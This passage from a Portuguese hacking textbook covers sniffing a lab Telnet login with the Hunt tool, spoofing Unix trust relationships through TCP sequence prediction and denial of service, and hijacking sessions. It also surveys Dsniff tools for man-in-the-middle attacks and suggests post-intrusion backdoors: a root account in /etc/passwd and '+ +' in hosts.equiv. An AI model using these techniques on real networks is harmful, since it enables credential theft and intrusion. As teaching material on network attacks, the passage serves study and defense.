Isso posto, vamos ao que interessa. Em nosso primeiro estudo, usaremos o Hunt. O programa possui uma interface com o usuário em modo texto que, apesar de singela, é muito funcional. Não vamos entrar em detalhes sobre a instalação do programa – há intruções para isso na documentação que o acompanha.

Em nossa rede de testes (Laboratório de Redes II), instale o Hunt na máquina Unix. Ela será nossa máquina "haxor". Vamos monitorar uma conexão entre a máquina Windows e a máquina "coitada". Para que possamos acompanhar melhor a conexão, vamos abrir uma sessão de Telnet, que é um protocolo interativo e que funciona em texto simples – perfeita para ser monitorada pela sua simplicidade e baixa velocidade. Observe:



Na Coitada (192.168.1.2) estamos rodando um servidor de Telnet (não esqueça de ativá-lo!). Na máquina Unix, execute o Hunt. Será mostrada uma tela como esta:

```
/*
 *      hunt 1.5
 *      multipurpose connection intruder / sniffer for Linux
 *      (c) 1998-2000 by kra
 */
starting hunt
— Main Menu — rcvpkt 0, free/alloc 63/64 ——
l/w/r) list/watch/reset connections
u)     host up tests
a)     arp/simple hijack (avoids ack storm if arp used)
s)     simple hijack
d)     daemons rst/arp/sniff/mac
o)     options
x)     exit
->
```

O símbolo -> é o prompt do Hunt. Observe o menu. Há rotinas para listar, observar e derrubar conexões, verificar servidores online, faze hijacking etc. Temos que configurar o Hunt para que passe a escutar nossa rede. Observe: as opções l/w/r, respectivamente, listam todas as conexões ativas, vigiam uma delas e interrompem-na (reset). Para que funcionem, é necessário que haja alguma conexão ativa.

Escolha a opção "o" (options) e pressione a tecla Enter. Um novo menu será apresentado:

```
-> o
— options — rcvpkt 723, free/alloc 63/64 ——
l) list add conn policy
a/m/d) add/mod/del conn policy entry
c) conn list properties          mac n, seq n
g) suggest mac base          EA:1A:DE:AD:BE:00
h) host resolving                n       t) arp req spoof through req   y
```

```
r) reset ACK storm timeout      4s      w) switched environment          y
s) simple hijack cmd timeout    2s      y) arp spoof with my mac         n
q) arp req/rep packets          2       e) learn MAC from IP traffic     n
p) number of lines per page     0       v) verbose                       n
i) print cntrl chars            y
x) return
-opt>
```

São inúmeras opções. Por enquanto, vamos nos ater às mais básicas. As opções a/m/d manipulam o que é chamado, numa tradução livre, de regras de conexão. Basicamente, uma regra de conexão é a maneira pela qual dizemos ao Hunt quais conexões queremos monitorar. Vamos adicionar uma regra (opção "a").

```
-opt> a
src ip addr/mask ports [0.0.0.0/0]>
```

O programa pede o endereço IP e a máscara de rede da interface de origem (src) que queremos monitorar. No nosso caso, a interface de origem é aquela que vai fazer conexão com um servidor telnet, portanto colocaremos aí o IP da máquina Windows. Lembrando do que aprendemos em Redes II, 0 (zero) quer dizer "todos". Portanto, colocar um zero em qualquer lugar do endereço indica que todas as máquinas com aquele prefixo serão monitoradas. Por exemplo, se eu colocasse 192.168.1.1/32, eu monitoraria os pacotes originados nessa máquina. Se eu colocasse, por outro lado, 192.168.1.0/24, o Hunt farejaria os pacotes de todas as máquinas da rede 192.168.1.0, ou seja, entre 192.168.1.1 e 192.168.1.254. Num caso extremo, colocar 0.0.0.0/0 seria o mesmo que dizer ao programa: "Vasculhe TUDO!"

De maneira similar, preencha o endereço de destino. A próxima pergunta (insert at) é simplesmente para definir em que posição da lista nossa regra aparecerá.

A opção "l" lista as regras de conexão existentes. Em nosso caso, teríamos:

```
-opt> l
 0) 0.0.0.0/0 [all]                <-> 0.0.0.0/0 [23 513]
 1) 192.168.1.1/32 [all]           <-> 192.168.1.2/32 [all]
--opções do menu--
*opt>
```

Observe que temos um asterisco no prompt. O Hunt está nos indicando que as máquinas estão "vivas" na rede. Para sair do modo opções, usa a opção "x". De volta à tela inicial, temos a opção de listar ("l") as conexões ativas. Experimente e veja: não há nenhuma conexão no momento. Vamos criar uma então.

Na estação Windows (192.168.1.1) vamos fazer uma conexão de Telnet para a "Coitada". Abra uma janela do DOS e digite **telnet 192.168.1.2**. Se tudo estiver certo, vai aparecer a tela de login da máquina "Coitada" na janela de Telnet da máquina Windows. Na máquina Unix, volte ao Hunt e escolha a opção "l" novamente. Mágica: apareceu a conexão entre 192.168.1.1 e 192.168.1.2. A porta de origem é alta (como deveria ser, leia o capítulo Redes II e a RFC1700), e a de destino é a 23 - a porta do serviço Telnet. Vamos, então, pedir ao Hunt que mostre o tráfego para nós. Escolha a opção "w" (watch), escolha qual conexão quer monitorar e, em seguida, a opção "b" (both).

Volte à máquina Windows e dê seu login e senha. Se você observar no Hunt, essas informações serão mostradas lá. Caso o login seja bem sucedido, o promp do shell Unix aparecerá no Telnet da máquina Windows - e também na tela do Hunt, que está numa máquina que nem participou da transação! Faça várias experiências: liste diretórios, edite textos com seu editor favorito ou chame algum programa - todas essas atividades serão monitoradas pelo Hunt.

Para o Hunt, esse é o básico. Por sua simplicidade, acaba ficando limitado em possibilidades, mas é muito útil na maioria dos casos. É óbvio que há muito mais a explorar sobre o programa, mas deixo isso como dever de casa. Brinque com o Hunt por alguns dias, fareje sua rede, leia toda a documentação e procure por mais recursos na Internet. Depois, tente também brincar com o Snort, o Sniffit, o Ethereal e o IPTraf, tanto em Unix como em Windows. Use também algumas das ferramentas simples disponíveis nos CDs. Parar uma semana ou duas para tal seria o desejável, e só depois disso prossiga a leitura. Valerá a pena - e será divertido!

Quando a caça é vã

O Hunt é um ótimo (e didático...) sniffer, mas tem um problema insolúvel para os modelos clássicos de sniffers: não ustrapassa sniffers ou switches. Para as redes comutadas, é necessário utilizar sniffers apropriados, que façam ARP Spoofing ou, pelo menos, MAC Flood.


Dois sniffers o fazem de forma magistral: Ettercap e Dsniff. Já falamos sobre ARP Spoofing e MAC Flood há algumas páginas. Estude a documentação e experimente ambos os programas. Adicionalmente, sugerimos que o leitor procure mais informações sobre os seguintes métodos de sniffing:

- SSL Spoofing (falseando ou manipulando certificados digitais);
- DNS Spoofing (desviando o tráfego Web para servidores falsos);
- Snarfing (uma maneira de "pentear" os pacotes TCP/UDP para extrair deles apenas a informação que é mostrada na tela da vítima: e-mail, mensagens instantâneas, páginas da web...).

Who can you trust?

Just say enough is enough / Oh I gotcha / Who who who can you trust[7]

Uma maneira de se conseguir um Spoofing mais efetivo é através das relações de confiança (ou trust relations) entre computadores. Isso permite que um computador possa ter acesso a vários recursos fazendo login em apenas um sistema.



Observe: existe uma máquina servidora (vamos chamá-la de "S") que possui relação de confiança com outras máquinas (vamos chamá-las "T1", "T2", "T3" etc.). Se o usuário logar-se na máquina S, automaticamente terá acesso a recursos das máquinas "T". Enquanto essa facilidade "quebra um galhão" para administradores de rede e permite que usuários loguem-se em apenas um sistema para ter acesso a vários, se um hacker conseguir fazer-se passar pela máquina que tem a confiança poderá ter acesso a todas as outras, que "confiam" nela.

Tanto sistemas Unix quanto Windows (e também Novell...) possuem facilidades parecidas. O Windows 2000 possui um recurso chamado Advanced Directory Service (ou ADS), que detém o cadastro de todos os usuários e máquinas da rede e as relações entre eles. O usuário, ao logar-se em um domínio Windows, tem seu nome e senha comparados com os do ADS e, caso aceitos, todos os serviços são disponibilizados.

A Novell possui um produto chamado eDirectory (www.novell.com/pt-br/products/edirectory) baseado em um núcleo, o Novell Directory Service ou NDS. O software opera da mesma forma que o ADS da Microsoft, com um diferencial: não está restrito aos produtos Novell. Na realidade é possível, através do eDirectory, criar conexões para todos os tipos de plataformas de software


7. *"Apenas diga que já teve o bastante / Hehe, eu pegei você / Em quem, em quem, em quem você pode confiar?" Joan Jett, Who can you trust. Do album "Cherry Bomb, de 1995.*

e hardware imagináveis, incluindo aí Unices, Windows e mesmo sistemas de grande porte.

Tanto o eDirecory quanto o ADS baseiam-se num padrão chamado Lightwheight Directory, Access Protocol ou LDAP. Há versões do LDAP disponíveis para diversos sabores de Unix. Uma das mais famosas é o OpenLDAP (www.openldap.org), versão livre, gratuita e de código aberto. O LDAP é uma forma segura de prover, para aplicações Unix (e também Windows e Macintosh...), o chamado single-sign-on (ou log-se apenas uma vez) e ter acesso a vários recursos disponíveis em pontos distantes da rede.

Mas os sistemas Unix possuem dois antepassados desses serviços: o NIS (Network Information Service) e o famigerado Unix Trust. Por sua idade, ambos são extremamente inseguros e facilmente hackeáveis. Falaremos do NIS mais para frente, já que sua falha não se trata de IP Spoofing.

O Unix possui uma série de comandos, todos iniciando em "r" (de remote) que permitem que diversos sistemas possam ser operados sem que seja preciso autenticar-se em cada um deles. Imagine, por exemplo, que o usuário está logado na máquina A. A máquina B confia em A, portanto permitirá que os comandos "r" sejam executados nela também. Por exemplo, se o usuário da máquina A emitir o comando rlogin IP.DE.B, será presenteado com um shell da máquina B sem que seja necessário fornecer usuário ou senha. B confia em A, então B confia nos usuários de A... Da mesma forma, há os comandos rsh (remote shell - permite a execução de apenas um comando), rcp (remote copy), rmail (lê e-mails no outro sistema) entre outros. Para que seja permitida a execução dos comandos, é necessário que o IP de A esteja contido no arquivo /etc/hosts.equiv de B. Todas as máquinas cujo IP estão em /etc/hosts.equiv de B são de confiança para B. Além desse arquivo, cada usuário de B pode ter, em seu próprio /home, uma lista de máquinas nas quais confia, guardada no arquivo .rhosts.




No exemplo acima, todas as máquinas "S" e "T" são Unix. As estações podem ser qualquer coisa. Em cada uma das máquinas "T" mostradas, há um arquivo, o /etc/hosts.equiv, contendo o IP de "S". Assim, todos os usuários que se logarem em "S" poderão ter acesso aos recursos das máquinas "T". É possível crial shell scripts com os r-comandos, por exemplo, para automatizar o processo e facilitar a vida desses usuários.

Mas o que acontece quando usamos os r-comandos? O usuário está logado em "S" e, por meio de um comando rlogin, conseguiu um shell de "T3" sem que fossem solicitados um usuário e uma senha válidos em "T3". Ocorre que, na prática, o usuário está logado em "T3", e todas as suas ações serão originadas de "T3" (e não de "S" ou de "H", sua estação de trabalho...). Se o invasor usar algum scanner contra o site de uma empresa, ou tentar conectar-se por brute-force a um serviço na Internet, será o IP de "T3" que será registrado, não o de "S" e muito menos o de "H".

Agora é que a mágica acontece. Se formos usuários já cadastrados em "S", não há problema. Basta logarmos em "S", dar um rlogin para T3 e usá-lo. Mas e se não formos? E mesmo se formos, seremos registrados nos logs de "S", então o que fazer?

É possível "envenenar" uma relação de confiança entre duas máquinas usando spoofing, um pouco de sniffing e uma pitada de negação de serviço. Imagine uma rede corporativa onde há uma máquina chamada SERVLOGIN, na qual os usuários serão autenticados, e outras, cada uma com um nome alusivo ao recurso que ela disponibiliza (por exemplo, IMPRESSORA, FISCAL, INTRANET, VAX, FINANCEIRO, entre outros...). Todas essas máquinas usam o /etc/hosts.equiv para "confiar" no julgamento de SERVLOGIN no tocante a quais usuários têm permissão para acessar seus recursos. Imagine também que, em algum lugar ignorado na Internet, há uma máquina "H" que deseja conectar-se a algum computador interno.



Para realizar a tarefa a contento, temos que partir de algumas premissas:

- Em primeiro lugar, temos que ter em mente que "H" não está na mesma LAN que SERVLOGIN ou qualquer uma das outras máquinas. Pelo contrário, está lá - beeeem longe - na nuvem da Internet. Por isso mesmo, é impossível "esnifar" o que ocorre na LAN.
- De alguma maneira já descobrimos que SERVLOGIN é considerado "confiável" pelos outros servidores. Descobrimos isso porque invadimos IMPRESSORA, por exemplo, ou o próprio SERVLOGIN, e consultamos os arquivos .rhosts ou /etc/hosts.equiv ou mesmo os logs do sistema, à procura de sinais de conexão por Unix Trust.

▸ Nosso objetivo é, então, traçado: queremos que uma das máquinas (por exemplo, INTRANET) "pense" que "H" é, na realidade, SERVLOGIN. Com isso, teremos um shell em INTRANET, com um IP à disposição para usarmos à vontade em nossas maldades por aí...

Vamos dar uma "receitinha de bolo" para esse ataque. É a melhor maneira de explicar a teoria de cada um dos passos necessários. Para maior clareza no texto, chamaremos cada um dos computadores apenas por seus nomes (i.e. "H" em vez de "a máquina H" ou "S" em vez de "o servidor S").

1. "H" inicia várias - na verdade, milhares de - conexões reais, sem impostura (ou seja, sem spoofing), para INTRANET. "H" envia vários pacotes SYN e espera pelos ACKs de INTRANET. Baseado nesses ACKs, "H" pode inferir (ou antes, adivinhar) a progressão de números seqüenciais TCP gerados por INTRANET. Com isso, "H" pode ter uma idéia dos números a usar mais para frente, quando estiver conectando ao sistema INTRANET.
2. Depois disso (ou simultaneamente, caso o invasor possua outra máquina) lança-se um ataque de negação de serviço contra SERVLOGIN. Com SERVLOGIN fora da jogada, impedimos que o mesmo envie um pacote TCP RST e derrube nossa conexão "spoofada".
3. Usando um dos r-comandos, "H" inicia uma conexão a INTRANET usando o IP de SERVLOGIN. A INTRANET responde com um ACK para SERVLOGIN, que está fora de combate devido à negação de serviço.
4. Agora, a mágica: "H" envia um ACK para INTRANET, com o IP de SERVLOGIN e uma estimativa do número seqüencial TCP - calculado pela progressão detectada no passo 1 mais o tempo que o processo todo levou até chegar aqui.
5. Caso tenha acertado na mosca (o hacker possui apenas um tiro...) a comunicação é estabelecida e mantida enquanto SERVLOGIN estiver fora do ar. Se tiver errado, o invasor pode repetir a receitinha até acertar.

Alguns sistemas são idiotamente fáceis de prever a seqüência TCP, outros nem tanto, e há uns poucos onde essa seqüência (?) é quase aleatória (?!?!??). A predictabilidade dela dirá se o sistema é facilmente hackeável por esse método - ou não.

Lembra daquelas velhas cantigas do tipo "João amava Maria que amava Pedro..."? Pois é. No passo 3, "H" iniciou uma conexão com INTRANET fingindo ser SERVLOGIN. Para iniciar essa conexão, usou um r-comando (por exemplo, um rlogin). Se o hacker acertou a seqüencia TCP, foi presenteado com um shell de INTRANET. Só que INTRANET "pensa" que quem iniciou a comunicação é SERVLOGIN, e manda as respostas para essa máquina. Resultado: "H" pode emitir comandos, mas não tem a mínima idéia se estão funcionando ou não - não há feedback na tela.

Enquanto isso pode parecer suficiente para um estrago qualquer (assim como nas vulnerabilidades discutidas anteriormente, como o estouro de pilha ou os CGIs "amigos"), o hacker pode usar esse shell (e também o do estouro de pilha, bem como o dos CGIs...) para configurar rapidamente um backdoor em INTRANET. Não se esqueça que SERVLOGIN está tinto com a negação de serviço, mas recobrará os sentidos a qualquer momento e cortará a comunicação

(com um TCP RST) entre INTRANET e "H". Entre as coisas que o invasor pode fazer na máquina INTRANET estão:

- Colocar o IP de "H" no /etc/hosts.equiv;
- Criar um usuário com direitos de root no /etc/passwd;
- Implantar qualquer tipo de backdoor.

Há mais opções além dessas. A partir dessas alterações, o hacker pode instalar vários backdoors, incluir mais máquinas no hosts.equiv (ou mesmo o símbolo + +, que faz com que INTRANET confie em qualquer um...) e criar outras contas no sistema. É claro que administradores atentos logo notarão tais mudanças, por isso é bom usar essa máquina para rapidamente "0wnar" outras. Não esqueça ainda que, por mais engenhoso que o procedimento seja, ferramentas de IDS e auditoria de arquivos logo descobrirão a façanha.


Como tarefa para casa, sugerimos ao leitor que procure documentação na Internet sobre os seguintes tipos de Spoofing:

- DNS Spoofing
- Source Routing
- Proxy Spoofing
- Daisy-chain Spoofing

Captura de sessões (Hijacking)

Lembro-me das aulas de matemática da primeira série do primário (hoje isso é chamado de Educação Fundamental, mas é tudo a mesma coisa...). Problemas matemáticos eram resolvidos dividindo a folha do caderno em três campos: sentença matemática, cálculo e resposta. Na sentença matemática, colocávamos o que fui, anos depois, aprender que se chama forma algébrica da equação (ou da inequação ou fórmula). A sentença matemática deveria ser algo claro e bem detalhado, para que a pessoa que fosse ler a resolução do problema pudesse entendê-lo num relance. No campo Cálculos, as coisas eram mais livres. Podíamos preencher completamente o espaço com cálculos e anotações – mantendo, obviamente, alguma "limpeza", senão era nota zero! Na resposta, nos era permitido colocar apenas o resultado de nossos cálculos. Em nossos estudos sobre invasões, podemos colocar, em nossa sentença matemática, o seguinte problema: Sniffing + Spoofing = ?. Façamos os cálculos, então, e vejamos no qual isso vai dar.

Nas páginas anteriores vimos que sniffing é um meio de saber o que se passa numa rede local – mesmo que os dados em trânsito não sejam de nossa conta. Por outro lado, podemos enviar dados a outros computadores fingindo ser uma terceira pessoa – isso é spoofing. É fácil perceber que, combinando essas duas técnicas, podemos "roubar" uma sessão entre dois computadores. "Como assim roubar?", o leitor perguntaria. Uma imagem vale por mil palavras:



Observe que A, B e H não precisam estar na mesma LAN. H pode estar, com efeito, na LAN de A, na de B ou em qualquer subrede intermediária. A malha de roteadores mostrada poderia ser substituída por uma "nuvem" representando a rede como um todo – poderia mesmo ser a Internet. O importante é notar que H tem de estar em algum ponto pelo qual estejam passando os pacotes entre A e B. A conexão entre A e B poderia ser qualquer coisa, como uma chamada HTTP ou correio eletrônico sendo transmitido via SMTP. Capturando uma sessão de conversação por ICQ, por exemplo, podemos continuar conversando com B enquanto ele pensa que somos A. Capturando uma sessão de FTP, SMB (redes Microsoft) ou Telnet entre o usuário A e o servidor B, por exemplo, podemos navegar pelos servidores sem precisar fazer login – A já o fez anteriormente, e B agora pensa que somos A. Acendeu uma "luzinha" aí? Pois é, há outras maneiras de conseguir acesso a sistemas além do brute force e buffer overflow...

Realmente, por mais que os mecanismos de autenticação sejam seguros (senhas de mão única, criptografia, assinaturas digitais, etc.), pode-se capturar uma comunicação qualquer DEPOIS que a autenticação foi feita e, assim, pular essa parte chata. As produtoras de software normalmente gastam milhões em desenvolvimento de esquemas seguros de autenticação e esquecem-se do que, uma vez feita, o sistema irá SEMPRE acreditar que o usuário é o mesmo – e, como vimos, nem sempre é...

Outra característica de uma sessão de hijacking é que não é preciso estimar ou adivinhar a progressão e a preditabilidade dos números seqüenciais TCP. O atacante, estando no meio do caminho entre as duas estações, tem acesso à progressão real dos números seqüenciais TCP e pode, portanto, controlá-los quando estiver fazendo se passar por outrem. Em nosso exemplo , H está cuidadosamente registrando toda a comunicação entre A e B, incluindo aí as seqüências TCP.


Na prática, os passos a serem seguidos são:

1. H deve observar – com técnicas de sniffing – a comunicação entre A e B por um tempo razoável, para determinar o tipo de conexão, o protocolo em uso (HTTP, SSH, FTP, Telnet, MSN, ICQ...) e a seqüência TCP nos dois sentidos. Tudo isso deve ser registrado em um arquivo e analisado. Quando a conexão estiver bem "escarafunchada", decide-se que é interessante seqüestrá-la e determina-se os meios para tal, aí podemos iniciar a captura.
2. H começa então – com técnicas de spoofing - a "enganar" B, fazendo-o pensar que H é A. A forma mais usual é H simplesmente criar tráfego entre ele

e B, gerando pacotes cujo endereço IP de origem seja o de A. B pensará que os pacotes vêm de A.

3. Uma vez que B aceita comandos de H pensando serem de A, pode-se controlar B a partir de H. Se for uma sessão de Telnet ou de SSH, H pode operar o computador B por comandos shell. Se for uma sessão FTP, H pode baixar arquivos de B que estejam liberados para A – e bloqueados para usuários de FTP anônimo. Se for uma conversação MSN, H pode continuar a conversa com B fingindo ser A.

Olhando "por cima", parece que funciona. Mas há um problema: A ainda está viva e B devolve a ela pacotes TCP com o bit ACK ligado cada vez que H injeta tráfego na linha. A tentará ressincronizar a conexão e responderá a B na mesma medida. Além desses ACKs espúrios gerados pelos pacotes injetados por H na conexão, há ainda os pacotes normais da conexão entre A e B. Isso causará o que chamamos de tempestade ACK ou *ACK storm*.



Quando descrevemos, páginas atrás, um spoofing baseado em Unix Trusts, retiramos do ar a máquina SERVLOGIN (aquela pela qual queríamos nos fazer passar) por meio de um ataque do tipo Negação de Serviço. Naquela ocasião, o fizemos para evitar que SERVLOGIN derrubasse a conexão (que afinal não fora gerada por ela) com um pacote TCP RST. O caso aqui é ligeiramente diferente: A realmente iniciou a conexão entre ela e B. O tráfego injetado por H aproveita-se disso e a tempestade de ACKs é um efeito colateral indesejado, em vez de ser um procedimento normal do protocolo TCP, como no caso do RST.

Apesar de ser efetivo naquele caso específico – não precisávamos de SERVLOGIN no decorrer da ação –, usar Denial of Service nem sempre é desejável:

- A máquina fora do ar pode voltar a qualquer momento. Não há previsão de quando, e certamente o tempo que ficará desabilitada será muito pequeno – o suficiente para um ou dois comandos.
- Se o computador que sofreu o DoS for atendido por alguém, ou seja, houver usuários conectados nele – por exemplo, uma estação de trabalho –, o ataque será facilmente detectado.
- Em alguns casos, é necessário que o computador pelo qual queremos nos fazer passar fique "vivo" – há recursos que só podem ser destravados por ele, ou precisamos que o usuário acredite que ainda está conectado.
- Era imperativo tirar a máquina do ar devido aos TCP RST, que cancelam a

conexão correspondente. Aqui não há RST pois o originador da conexão foi - realmente - A e não H. A passa a ser necessário e não indesejado.

▸ Negação de Serviço é algo deselegante - e você é vaidoso, não é?

A resposta está em algumas páginas um pouco mais para trás. Quando fizemos sniffing ativo, usamos a técnica de ARP Spoofing para confundir o switch e as próprias estações, colocando nossa máquina no meio da conexão. Para tal, usamos o programa Hunt em uma configuração man-in-the- middle. Bem, podemos usar a mesma idéia para evitar o ACK Storm. Com o tráfego passando todo pela máquina que está escutando a rede, podemos controlar a propagação desses ACKs espúrios.

Nessa configuração, fica claro que, como não há problema de tempestade de ACKs, podemos emitir comandos para a máquina destino (B, em nosso exemplo). Obviamente, quando a conexão entre H e B for encerrada, a diferença entre os TCP sequence numbers que A envia e que B espera é tão grande que a sincronização entre A e B é impossível - e a conexão entre eles também cai. Programas de Hijack modernos (como o Hunt e o Dsniff) possuem, entretanto, ferramentas para ressincronizar as conexões, assim uma desconexão gratuita não irá causar desconfianças.

Selecionando seus combatentes

É claro que há a possibilidade de se fazer tudo isso manualmente. Entretanto, a maneira mais fácil é usar ferramentas especialmente construídas para tal. Uma delas é o Hunt, visto na sessão sobre sniffing. O Hunt possui duas opções interessantes: ***simple hijack*** e ***arp/simple hijack***. No menu opções, ele oferece algumas possibilidades também muito interessantes, como ***arp spoof with my mac*** (lembram-se do ARP Spoofing?), ***learn MAC from IP traffic*** e ***switched environment*** (ferramentas para enganar bridges e switches).

O Dsniff, outra suíte de sniffing comentada anteriormente, também possui ferramentas para captura de sessões. Além do próprio programa Dsniff (especializado em sniffing), a suíte possui as seguintes ferramentas:

Ferramentas de sniffing incluídas na suíte Dsniff:

▸ **filesnarf**: copia na máquina do hacker os arquivos trafegando em uma conexão NFS (Network File System) entre dois outros computadores.

▸ **mailsnarf**: reproduz na máquina invasora mensagens de e-mail sendo transmitidas por POP ou SMTP. Com modificações no código do programa, é possível ler também mensagens IMAP e UUCP. As mensagens são armazenadas em formato mailbox - legível por praticamente todos os programas de e-mail existentes.

▸ **msgsnarf**: registra toda a conversação entre duas pessoas que estejam usando os serviços de mensagem instantânea AOL Instant Messenger, ICQ 2000, IRC, MSN e Yahoo.

▸ **urlsnarf**: fareja requisições HTTP e as apresenta no formato Common Log Format ou CLF.

Ferramentas de spoofing incluídas na suíte Dsniff:

▸ **arpspoof**: ferramenta para ARP Spoofing.

▸ **dnsspoof**: forja respostas a solicitações DNS em uma LAN. É útil para contornar regras de acesso baseadas no nome do host ou para implementar diversos ataques tipo man-in-the-middle baseados em DNS.

▸ **macof**: uma ferramenta para MAC Flooding. Inunda a LAN com uma multidão de endereços MAC randômicos, fazendo com que bridges e switches vulneráveis passem a se comportar como hubs - ou seja, deixando passar todo o tráfego indiscriminadamente por todas as portas.

Ferramentas de captura e controle (hijacking) incluídas na suíte Dsniff:

▸ **tcpkill**: derruba a conexão selecionada.

▸ **tcpnice**: controla a velocidade da conexão entre dois nós sem prejudicar o restante da rede. É interessante para reduzir a velocidade de uma conexão e, com isso, monitorá-la "ao vivo".

▸ **sshmitm**: age como um intermediário (uma espécie de proxy) para conexões SSH. Uma vez desviada a conexão (com ferramentas como, por exemplo, o dnsspoof), o sshmitm pode farejar o tráfego à procura de logins e senhas e mesmo capturar a sessão. A porção **mitm** do nome significa man-in-the-middle.

▸ **webmitm**: age também como intermediário, desta vez para conexões HTTP/HTTPS (sim, suporta SSL!!!). Útil para conseguir senhas de acesso a sites e informações normalmente inseridas em formulários como números de cartões de crédito e informações "criptografadas".

Além do Hunt e do Dsniff, há algumas outras ferramentas para seqüestro de sessões. Uma delas, muito conhecida, é o Juggenaut (packetstorm.linuxsecurity .com/new-exploits/1.2.tar.gz). Outro também muito comentado é o IP-Watcher, produto comercial (e pago) da Engarde Systems - www.engarde.com) . Um detalhe: todos eles são para Unix. Não há boas opções de ferramentas para seqüestro de sessões que rodem em Windows ou outras plataformas - neste caso específico, meu amigo, você está preso aos Unix. Uma saída é dotar seu Windows de um ambiente Unix simulado como o Cygwin (www.cygwin.com) e rodar essas ferramentas lá. Para isso, será preciso instalar também as bibliotecas pertinentes a cada um dos softwares dentro do Cygwin. Outra maneira é dotar seu Windows de uma máquina virtual PC completa, como o comercial e caro VMWare (www.vmware.com) ou o livre e gratuito Bochs (bochs.sourceforge.net), e rodar algum Unix para PC (Linux, FreeBSD, Solaris) dentro dele.

Seqüestro na prática (ou: como me tornei membro do Al Qaeda)

Anteriormente descrevemos uma sessão de sniffing com o Hunt. Chegamos ao ponto de verificar os comandos que A emitia para B e ver as respostas que B enviava para A. Ainda não estávamos exatamente no meio da conversação - simplesmente farejávamos o tráfego ("pô, passam por aqui berrando e não querem que eu escute...").

Vamos refazê-la, desta vez capturando a sessão. Usaremos nossa rede de testes e as mesmas instalações que usamos em nosso experimento anterior. Usaremos também a mesma sessão de Telnet que descrevemos.

Rapidamente relembrando o procedimento já visto, selecione a opção "o" (options) e adicione uma *conn policy*, de acordo com os IPs das máquinas cujas conexões queremos monitorar e, posteriormente, capturar. Digite "l" para ver se há interfaces "vivas" que obedeçam a essa regra (observe o prompt do Hunt). Depois disso, digite "x" para voltar à tela principal e "l" novamente para listar as conexões existentes que estejam de acordo com as *conn policies* definidas. Selecione "w" (watch) para monitorar uma das conexões, e depois escolha a conexão de nossa sessão telnet (lembre-se: estamos fazendo um telnet da máquina Windows para a Coitada). Logue-se por Telnet e emita alguns comandos. Se tudo estiver certo, todos os dados em ambos os sentidos da conexão serão ecoados no Hunt - que está rodando na estação Unix. Até aqui era o que havíamos feito.

